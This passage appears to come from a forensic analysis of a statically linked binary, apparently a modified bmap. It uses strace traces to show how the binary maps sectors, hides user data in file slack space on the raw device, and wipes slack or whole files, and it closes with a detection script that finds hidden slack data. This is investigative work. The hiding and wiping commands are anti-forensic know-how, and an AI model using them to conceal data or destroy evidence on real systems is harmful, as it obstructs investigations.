10.wipe wipe the file from the raw device

Examination will proceed through each of the modes hypothesized as output only and then the modifying modes. For the examination a file named "target" has been generated.

```
[root@localhost proganalysis]# cat target
This file is my target.
```

Figure 0-20 Contents of the "target" file

List Sector Numbers: *prop -mode m*

lstat returns information about the file pointed to by the filename in the first parameter. A structure, the second parameter, is populated with the details of the file.

open opens the file provided as first argument with flags defined as the second argument and returns the file descriptor.

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff964) = 0
ioctl(3, FIGETBSZ, 0xbffff8d4) = 0
ioctl(3, FIBMAP, 0xbffff964) = 0
```

ioctl performs an input output control request against a file descriptor (parameter one). The type of request is defined by the value of the second parameter. The memory location defined by the third parameter is used as an input or output parameter as defined by the request type. **FIGETBSZ** requests the block size of the file pointed to by the descriptor and places that value in the memory location. **FIBMAP** stores the physical block number to the memory location for the logical block number read from the memory location.

fstat returns the file status into the structure pointed at by the second parameter. The second parameter is the file descriptor of the stat'd file, STDOUT.

```
fstat64(1, {st_dev=makedev(0, 6), st_ino=3, st_mode=S_IFCHR|0620,
st_nlink=1, st_uid=0, st_gid=5, st_blksize=1024, st_blocks=0,
st_rdev=makedev(136, 1), st_atime=2004/02/21-22:50:14,
st_mtime=2004/02/21-22:50:14, st_ctime=2004/02/21-16:58:04}) = 0
old mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
```

```
1, 0) = 0x40000000
```

lseek repositions the read write file offset of the file descriptor (parameter 1) to a location in the file offset bytes (parameter two) from an origin (parameter 4) and places the result in the memory location defined at parameter 3. This reference to STDOUT may be another artifact of the use of strace. lseek is a Linux specific function, as a result prog will only function on Linux systems.

```
_llseek(1, 0, 0xbffff6c0, SEEK_CUR)      = -1 EPIPE (Illegal seek)
write(1, "55855328\n", 95855328
)                                           = 9
munmap(0x40000000, 4096)                  = 0
```

7 repetitions of the previous 6 calls deleted for brevity

```
close(4)
close(0)
_exit(0)
```

The target file and
STDIN file descriptors
are closed.

```
= 0
= 0
= ?
```

Figure 0-21 strace -v ./prog -mode m target

Prog opens the target file and determines the block size of the device with ioctl using the FIGETBSZ directive. It then locates the physical location (the sector) of the first block with a call to ioctl using the FIBMAP directive. It then appears to increment through the file locating each of the new sector start addresses and displays each of the intervening sectors until the end of the block. It then closes the file descriptors and exits.

The following is the resulting output:

```
[root@localhost proganalysis]# ./prog -m target
55855328
55855329
55855330
55855331
55855332
55855333
55855334
55855335
```

Figure 0-22 ./prog --mode m target

Display Fragmentation Information for the File: prop -mode frag,

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE)      = 3
```

```

ioctl(3, FIGETBSZ, 0xbffff964)      = 0
ioctl(3, FIGETBSZ, 0xbffff8d4)      = 0
brk(0x80c2000)                      = 0x80c2000
ioctl(3, FIBMAP, 0xbffff964)        = 0

```

ioctl determines the block size and stores it to two locations.

ioctl determines the address of the current block.

```

close(3)                            = 0
close(0)                            = 0
_exit(0)                            = ?

```

Figure 0-23 `strace -v ./prog --mode frag target`

```

[root@localhost proganalysis]# ./prog --mode frag target
There was no resulting output.

```

Figure 0-24 `./prog --mode frag target`

The target file in this first examination is a smaller than a single block and therefore fragmentation is not possible. The test was repeated against a file likely to have fragmentation, `/var/log/messages`.

```

[root@localhost proganalysis]# ls -al /var/log/messages
-rw----- 1 root root 44581 Feb 11 16:58
/var/log/messages

```

Figure 0-25 `/var/log/messages` file details

```

lstat64("/var/log/messages", {st_dev=makedev(8, 2), st_ino=3401919,
st_mode=S_IFREG|0600, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=88, st_size=44581, st_atime=2004/02/21-17:50:30,
st_mtime=2004/02/21-16:58:04, st_ctime=2004/02/21-16:58:04}) = 0
open("/var/log/messages", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff994)      = 0
ioctl(3, FIGETBSZ, 0xbffff904)      = 0
brk(0x80c2000)                      = 0x80c2000
ioctl(3, FIBMAP, 0xbffff994)        = 0
ioctl(3, FIBMAP, 0xbffff994)        = 0

```

Post a call to **ioctl** with FIBMAP as the directive prog indicates fragmentation and reports the sectors on either end of the span. Acomparision of physical locations must have occurred with an interval greater then the size of a single logical block.

```

fstat64(1, {st_dev=makedev(0, 6), st_ino=2, st_mode=S_IFCHR|0620,
st_nlink=1, st_uid=500, st_gid=5, st_blksize=1024, st_blocks=0,
st_rdev=makedev(136, 0), st_atime=2004/02/22-02:35:17,

```

```

st_mtime=2004/02/22-02:35:17, st_ctime=2004/02/21-16:57:41}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40000000
_llseek(1, 0, 0xbffff6e0, SEEK_CUR)      = -1 ESPIPE (Illegal seek)
write(1, "/var/log/messages fragmented bet"... , 56/var/log/messages
fragmented between 54543944 and 88495
) = 56
munmap(0x40000000, 4096)                  = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0

```

After four evaluations of the physical block locations prog identifies a gap in the allocation sequence and reports it.

```

fstat64(1, {st_dev=makedev(0, 6), st_ino=2, st_mode=S_IFCHR|0620,
st_nlink=1, st_uid=500, st_gid=5, st_blksize=1024, st_blocks=0,
st_rdev=makedev(136, 0), st_atime=2004/02/22-02:35:17,
st_mtime=2004/02/22-02:35:17, st_ctime=2004/02/21-16:57:41}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40000000
_llseek(1, 0, 0xbffff6e0, SEEK_CUR)      = -1 ESPIPE (Illegal seek)
write(1, "/var/log/messages fragmented bet"... , 53/var/log/messages
fragmented between 88528 and 88535
) = 53
munmap(0x40000000, 4096)                  = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0

```

Another gap is determined in the allocated physical sectors is detected and is reported.

```

fstat64(1, {st_dev=makedev(0, 6), st_ino=2, st_mode=S_IFCHR|0620,
st_nlink=1, st_uid=500, st_gid=5, st_blksize=1024, st_blocks=0,
st_rdev=makedev(136, 0), st_atime=2004/02/22-02:35:17,
st_mtime=2004/02/22-02:35:17, st_ctime=2004/02/21-16:57:41}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40000000
_llseek(1, 0, 0xbffff6e0, SEEK_CUR)      = -1 ESPIPE (Illegal seek)
write(1, "/var/log/messages fragmented bet"... , 53/var/log/messages
fragmented between 88544 and 93095
) = 53
munmap(0x40000000, 4096)                  = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
ioctl(3, FIBMAP, 0xbffff994)              = 0
close(3)                                  = 0
close(0)                                  = 0
_exit(0)                                  = ?

```

Figure 0-26 strace -v ./prog --mode frag /var/log/messages

```
[root@localhost proganalysis]# ./prog --mode frag /var/log/messages
```

```

/var/log/messages fragmented between 54543944 and 88495
/var/log/messages fragmented between 88528 and 88535
/var/log/messages fragmented between 88544 and 93095

```

Figure 0-27 ./prog --mode frag /var/log/messages

This result of `./prog --mode m /var/log/messages` is 88 sectors: 54543936 through 54543943, 88496 through 88543 and 93096 through 93135. This agrees with the results presented by prog's output of the sector mapping operation.

At 44581 bytes `/var/log/messages` should be composed of 11 logical blocks within the file system ($44581/4096=10.88$). The interval of 54543936 to 54543943, 8 sectors, represents a single block of allocation. The next interval 88496 to 88543, 48 sectors, represents 6 blocks of sequential allocation and finally, 93096 to 93135, 40 sectors, represents the remain 5 sequentially allocated blocks forming the file.

Test for Fragmentation: prog --mode checkfrag

```

lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff964) = 0
ioctl(3, FIGETBSZ, 0xbffff8d4) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff964) = 0
close(3) = 0
close(0) = 0
write(2, "target does not have fragmentati"..., 35target does not have
fragmentation
) = 35
_exit(1) = ?

```

ioctl determines the block size and stores it to two locations.

ioctl determines the physical address of the current block.

Figure 0-28 strace -v ./prog --mode checkfrag target

```

[root@localhost proganalysis]# ./prog --mode checkfrag target
target does not have fragmentation

```

Figure 0-29 ./prog --mode checkfrag target

The only variation between the internal operation of prog with the frag mode and the checkfrag mode is that after the first positive test result for out of sequence

sectors execution ends. Output to the user is truncated to "<filename> does have fragmentation" or "<filename> does not have fragmentation".

When executed against /var/log/messages the following positive results occur:

```
st_mode=S_IFREG|0600, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=88, st_size=44581, st_atime=2004/02/22-03:43:34,
st_mtime=2004/02/21-16:58:04, st_ctime=2004/02/21-16:58:04)) = 0
open("/var/log/messages", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff954) = 0
ioctl(3, FIGETBSZ, 0xbffff8c4) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff954) = 0
ioctl(3, FIBMAP, 0xbffff954) = 0
close(3) = 0
close(0) = 0
write(2, "/var/log/messages has fragmentat"... , 36/var/log/messages has
fragmentation
) = 36
_exit(0) = ?
```

ioctl determines the address of the current and next block.

ioctl determines the block size and stores it to two locations.

Figure 0-30 strace -v ./prog --mode checkfrag /var/log/messages

```
[root@localhost proganalysis]# ./prog --mode checkfrag
/var/log/messages
/var/log/messages has fragmentation
```

Figure 0-31 ./prog --mode checkfrag /var/log/messages

Print Number of Bytes Available: prop --mode sb

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff964) = 0
```

The target file is **lstat**'d, opened and the block size determined.

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
```

```

lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,
st_blocks=0, st_rdev=makedev(8, 2), st_atime=2002/08/30-19:31:37,
st_mtime=2002/08/30-19:31:37, st_ctime=2003/11/24-17:43:39}) = 0
open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4

The raw device upon which the target file resides
is lstat'd and opened.

ioctl(3, FIGETBSZ, 0xbffff8d4)          = 0
brk(0x80c2000)                          = 0x80c2000
ioctl(3, FIBMAP, 0xbffff964)            = 0
fstat64(1, {st_dev=makedev(0, 6), st_ino=3, st_mode=S_IFCHR|0620,
st_nlink=1, st_uid=0, st_gid=5, st_blksize=1024, st_blocks=0,
st_rdev=makedev(136, 1), st_atime=2004/02/22-04:33:05,
st_mtime=2004/02/22-04:33:05, st_ctime=2004/02/21-16:58:04}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40000000
_llseek(1, 0, 0xbffff6c0, SEEK_CUR)     = -1 ESPIPE (Illegal seek)
write(1, "4072\n", 54072)
)                                         = 5
munmap(0x40000000, 4096)                 = 0
close(3)                                = 0
close(4)                                = 0
exit(0)                                  = ?

Both the raw
device and the
file are closed.

```

Figure 0-32 strace -v ./prog --mode sb target

Both of the file and the raw device are opened in read only mode for this execution. The result is output to the user indicating 4072 bytes are available. This would appear to have been derived from the block size 4096 minus the file size 24 bytes yielding the slack size.

```

[root@localhost proganalysis]# ./prog --mode sb target
4072

```

Figure 0-33 ./prog --mode sb target

Display Data: prop -mode s

```

lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE)    = 3
ioctl(3, FIGETBSZ, 0xbffff964)          = 0
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,

```


[illegible]

Figure 0-34 `strace -v ./prog --mode s target`

This mode of operation provides details of the file and the slack space to the user. It then examines the contents of slack space and displays it to the user. Given that there are currently no contents in slack space there is no output beyond the reported statistics.

```
[root@localhost proganalysis]# ./prog --mode s target
getting from block 6981916
file size was: 24
slack size: 4072
block size: 4096
```

Figure 0-35 `./prog --mode s target`

Extract a Copy from the Raw Device: prop -mode c

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
```

```

st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff984) = 0
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,
st_blocks=0, st_rdev=makedev(8, 2), st_atime=2002/08/30-19:31:37,
st_mtime=2002/08/30-19:31:37, st_ctime=2003/11/24-17:43:39}) = 0
open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff8f4) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff984) = 0

```

The read write file offset for the raw device is set to an explicit value. In this instance it appears to be the head of the target file.

```

_llseek(4, 28597927936, [28597927936], SEEK_SET) = 0
read(4, "This file is my target.\n\0\0\0\0\0\0\0\0"..., 4096) = 4096

```

Prog reads the actual contents of the file and continues to read past the end of file through the contents of the slack space.

The contents as read are displayed to the user.

```

write(1, "This file is my target.\n\0\0\0\0\0\0\0\0"..., 4096This file
is my target.
) = 4096
close(3) = 0
close(4) = 0
_exit(0) = ?

```

Figure 0-36 `strace -v ./prog --mode c target`

This mode of operation examines the contents of both normal file space and slack space and displays their contents for the user. Given that there are currently no contents in slack space there are no results beyond the normal content of the file.

```

[root@localhost proganalysis]# ./prog -c target
This file is my target.

```

Figure 0-37 `./prog --mode c target`

Test: `prop --mode chk`

```

lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/22-05:27:33,

```

```

st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}} = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff9a4) = 0
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/22-05:27:33,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}} = 0
lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,
st_blocks=0, st_rdev=makedev(8, 2), st_atime=2002/08/30-19:31:37,
st_mtime=2002/08/30-19:31:37, st_ctime=2003/11/24-17:43:39}} = 0
open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff914) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff9a4) = 0

```

The read write offset is incremented to the start of the slack space.

[illegible]

Slack space is read.

```
close(3)           = 0
close(4)           = 0
write(2, "target does not have slack\n", 27target does not have slack
) = 27
exit(1)            = ?
```

Figure 0-38 `strace -v ./prog --mode chk target`

An evaluation of the slack space content must have occurred as “target does not have slack” is the resulting output. The chk mode examines slack space for non-null content.

```
[root@localhost proganalysis]# ./prog --mode chk target
target does not have slack
```

Figure 0-39 ./prog --mode chk target

Place Data: prop -mode p

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff964) = 0
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/21-19:36:06,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
```

```

lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,
st_blocks=0, st_rdev=makedev(8, 2), st_atime=2002/08/30-19:31:37,
st_mtime=2002/08/30-19:31:37, st_ctime=2003/11/24-17:43:39}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff8d4) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff964) = 0
write(2, "stuffing block 6981916\n", 23stuffing block 6981916
) = 23

```

prog alerts the user to the "stuffing" activity and block number being affected.

```

write(2, "file size was: 24\n", 18file size was: 24
) = 18
write(2, "slack size: 4072\n", 17slack size: 4072
) = 17
write(2, "block size: 4096\n", 17block size: 4096
) = 17

```

The read write offset is incremented to the first byte in the slack space of the file.

```

_llseek(4, 28597927960, [28597927960], SEEK_SET) = 0
read(0, The program has paused for user input.
"The program has paused for user "..., 4072) = 39

```

Prog pauses for user input.

The user input is written to the slack space.

```

write(4, "The program has paused for user "..., 39) = 39
close(3) = 0
close(4) = 0
exit(0) = ?

```

Figure 0-40 `strace -v ./prog --mode p target`

```

[root@localhost proganalysis]# ./prog --mode p target
stuffing block 6981916
file size was: 24
slack size: 4072
block size: 4096
The program has paused for user input.

```

Figure 0-41 `./prog --mode p target`

The p mode places provided data into the slack space of the file. In order to validate this conclusion the file is examine first through conventional means, then via the prog mode "s" and finally via prog mode "c".

```

[root@localhost proganalysis]# cat target
This file is my target.

```

Figure 0-42 cat target

```
[root@localhost proganalysis]# ./prog --mode s target
getting from block 6981916
file size was: 24
slack size: 4072
block size: 4096
The program has paused for user input.
```

Figure 0-43 ./prog --mode s target

```
[root@localhost proganalysis]# ./prog --mode c target
This file is my target.
The program has paused for user input.
```

Figure 0-44 ./prog --mode c target

The output is consistent with the expected results based on the previous analysis. The chk mode is also revisited now that there are known to be contents stored within the slack space.

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/22-05:27:33,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff9a4) = 0
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/22-05:27:33,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,
st_blocks=0, st_rdev=makedev(8, 2), st_atime=2002/08/30-19:31:37,
st_mtime=2002/08/30-19:31:37, st_ctime=2003/11/24-17:43:39}) = 0
open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff914) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff9a4) = 0
_llseek(4, 28597927960, [28597927960], SEEK_SET) = 0
read(4, "The program has paused for input"..., 4072) = 4072
```

The non-NULL contents of slack space are read.

```
close(3) = 0
close(4) = 0
```

Prog evaluates the target file as "Target has slack"
This provides confirmation that non-NULL contents are
the test for the presence of "slack."

```
write(2, "target has slack\n", 17target has slack
) = 17
```



```
) = 12
_llseek(4, 28597927960, [28597927960], SEEK_SET) = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0...",
4072) = 4072
write(2, "write error\n", 12write error
) = 12
close(3) = 0
close(4) = 0
exit(0) = ?
```

Slack space is next overwritten with all binary zeros a second time.

Figure 0-47 `strace -v ./prog --mode w target`

The w mode performs three writes over the slack space, first with binary all zeros, the binary all ones, then again with binary all zeros. This is a reasonable effort to ensure that the contents of the slack space are deleted and unrecoverable.

```
[root@localhost proganalysis]# ./prog --mode w target
stuffing block 6981916
file size was: 24
slack size: 4072
block size: 4096
write error
write error
write error
```

Figure 0-48 ./prog --mode w target

Wipe the File from the Raw Device: prog -mode wipe

For the second mode that references wipe as an operation, the previously stored contents of slack space have been replaced.

```
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/22-05:27:33,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
open("target", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff9a4) = 0
lstat64("target", {st_dev=makedev(8, 2), st_ino=3483599,
st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096,
st_blocks=8, st_size=24, st_atime=2004/02/22-05:27:33,
st_mtime=2004/02/12-03:11:47, st_ctime=2004/02/12-03:11:47}) = 0
lstat64("/dev/sda2", {st_dev=makedev(8, 2), st_ino=67697,
st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096,
st_blocks=0, st_rdev=makedev(8, 2), st_atime=2002/08/30-19:31:37,
st_mtime=2002/08/30-19:31:37, st_ctime=2003/11/24-17:43:39}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff914) = 0
brk(0x80c2000) = 0x80c2000
ioctl(3, FIBMAP, 0xbffff9a4) = 0
```

The wipe mode varies from the "w" mode in that the file offset is set to the beginning of the file and the entire file is overwritten with binary zeros, ones and zeros.

[illegible]

Figure 0-49 `strace -v ./prog --mode wipe target`

```
[root@localhost proganalysis]# ./prog --mode wipe target
There was no resulting output.
```

Figure 0-50 ./prog --mode wipe target

By way of confirmation of this finding the file is re-examined using prog with in the c mode verifying that the normal and slack contents have been deleted.

```
[root@localhost proganalysis]# ./prog --mode c target
There was no resulting output.
```


Figure 0-51 ./prog --mode c target

Exploring the Options: --outfile

Providing an explicit filename with the `--outfile FILENAME` option redirects the output of prog to the defined filename for the frag, s and c modes.

Exploring the Options: --label, --name and --verbose

These options do not appear to have any affect when coupled with any other operation.

Exploring the Options: --log-thresh

The `--log-thresh` directive has 7 levels of logging providing the following functionality:

1. none – no output is displayed
2. fatal – fatal did not provide any output for any of my tests
3. error - only displays errors returned during execution plus normal result from execution
4. info – the default behavior
5. branch – logs the argument evaluation performed by prog
6. progress – displays the internal activity being performed by prog
7. entryexit – as progress but with references to the internal functions called both at entry and exit.

The entryexit log threshold is of particular interest. Many of the internal functions have names prefixed with “bmap”:

```
[root@localhost proganalysis]# ./prog --log-thresh entryexit --mode s target
mft_getopt: enter
mode is a well-formed argument
checking against doc
examining a venom!
checking against version
checking against help
checking against man
checking against sgml
checking against mode
arg matches against mode
process_match: enter
checking against m
checking against c
checking against s
matches against s
process_match: exit
mft_getopt: exit
```

```
mft_getopt: enter
argv[5] (target) is not an option
examining a filename or url!
examining a filename or url!
mft_getopt: exit
target filename: target
target file block size: 4096
bmap_raw_open: enter
raw fd is 4
bmap_raw_open: exit
bmap_get_block_count: enter
computed block count: 1
stat reports 8 blocks: 0
bmap_get_block_count: exit
bmap_map_block: enter
getting from block 6981916
file size was: 24
slack size: 4072
block size: 4096
The program is waiting for user input.
```

Exploring the Options: --target

Providing a target by defining --target FILENAME does not appear to have any affect upon execution.

Forensic Details

Forensic Footprint of a Statically Linked Binary

As a statically linked executable prog has no dependencies on other files on the operating system, nor does it place additional files on the operating system as part of its installation. All that is required for prog to function is for it to be placed on a Linux system and executed.

While there are no tell tale signs that it has been installed on a system other than its presence, its usage can be detected by data that has been stored into the slack space of existing files. In this regard a copy of prog is the most effective tool for determining if it has been used on a system.

Determining that prog has been used to manipulate a file system

The find command can be used to locate these files:

```
find / -type f -exec /root/progtest/prog --mode chk {} /dev/null 2>
/dev/null \; -print
```

Figure 0-52 Using Find to find data stored in slack space

The find command searches the directory path provided as the first argument for files of type normal file. For each of the files identified it executes prog in the check for slack contents mode operating on the current file represented by {}. The output of prog is directed to /dev/null. This eliminates the large number of “does not have slack” results that an administrator would have no interest in. For those files that prog determines has slack contents (exit value 0) find prints the full path and filename to STDOUT.

It is then the administrator’s burden to examine the files identified and extract their slack space contents for further examination.

The following script makes the task much easier by searching for files with slack content, identifying their type and saving them off to the /tmp directory. It also retains a summary of the findings with a date stamp:

```
#!/bin/sh
# slacksearch.sh: Brian Carlson 1/16/2004
echo Search for data stored in slack space of files
echo Usage: ./slacksearch.sh [optional-path default is local dir]
echo requires: prog must be in the path
echo
[ -d "/tmp/prog" ] || mkdir /tmp/prog
for file in `find $1 -type f -exec prog --mode chk {} /dev/null 2>
/dev/null \; -print` ; do
    if [[ -f $file ]]
    then
        outfile=`echo $file | sed -e 's\\/-/g'`
        prog --mode s --verbose --outfile /tmp/prog/b$outfile $file >
/dev/null 2>&1
        content=`file /tmp/prog/b$outfile`
        if echo $content | grep "empty$" > /dev/null 2>&1
        then
            rm -f /tmp/prog/b$outfile
        else
            echo $file contains $content
            echo $file contains $content >> /tmp/prog/prog.`date +%F`.out
        fi
    fi
done
echo
echo Resulting files stored in /tmp/prog with b prefix
echo / replaced with - to represent path in output filenames
echo Summary of results stored in /tmp/prog/bmp.YYYY-MM-DD.out
```

Figure 0-53 Script for Detecting the use of Prog: slacksearch.sh

When directed against the evidence floppy slacksearch.sh turns up a positive result:

```
[root@localhost tmp]# ./slackchk.sh /mnt/efloppy/
Search for data stored in slack space of files
Usage: ./slackchk.sh [optional-path default is local dir]
requires: prog must be in the path

/mnt/efloppy/Docs/Sound-HOWTO-html.tar.gz contains /tmp/prog/b-mnt-efloppy-Docs-Sound-HOWTO-html.tar.gz: gzip compressed data, deflated, original filename, `downloads', last modified: Mon Jul 14 06:43:52 2003, os: Unix

Resulting files stored in /tmp/prog with b prefix
/ replaced with - to represent path in output filenames
Summary of results stored in /tmp/prog/bmp.YYYY-MM-DD.out
```

Figure 0-54 slacksearch.sh examination of the Evidence Floppy

In the following section prog is identified as functionally equivalent to bmap. Given the greater access to bmap over the Internet than copies of prog, it is more likely that administrators would use bmap in their search for data stored in slack space. It should be a trivial matter to substitute all instances of prog in the slacksearch.sh script with bmap and leverage its convenience.

prog (bmap) installation via source code

The following discussion presumes that prog is the result of the compilation of bmap with modifications to the source and the name of the output file.

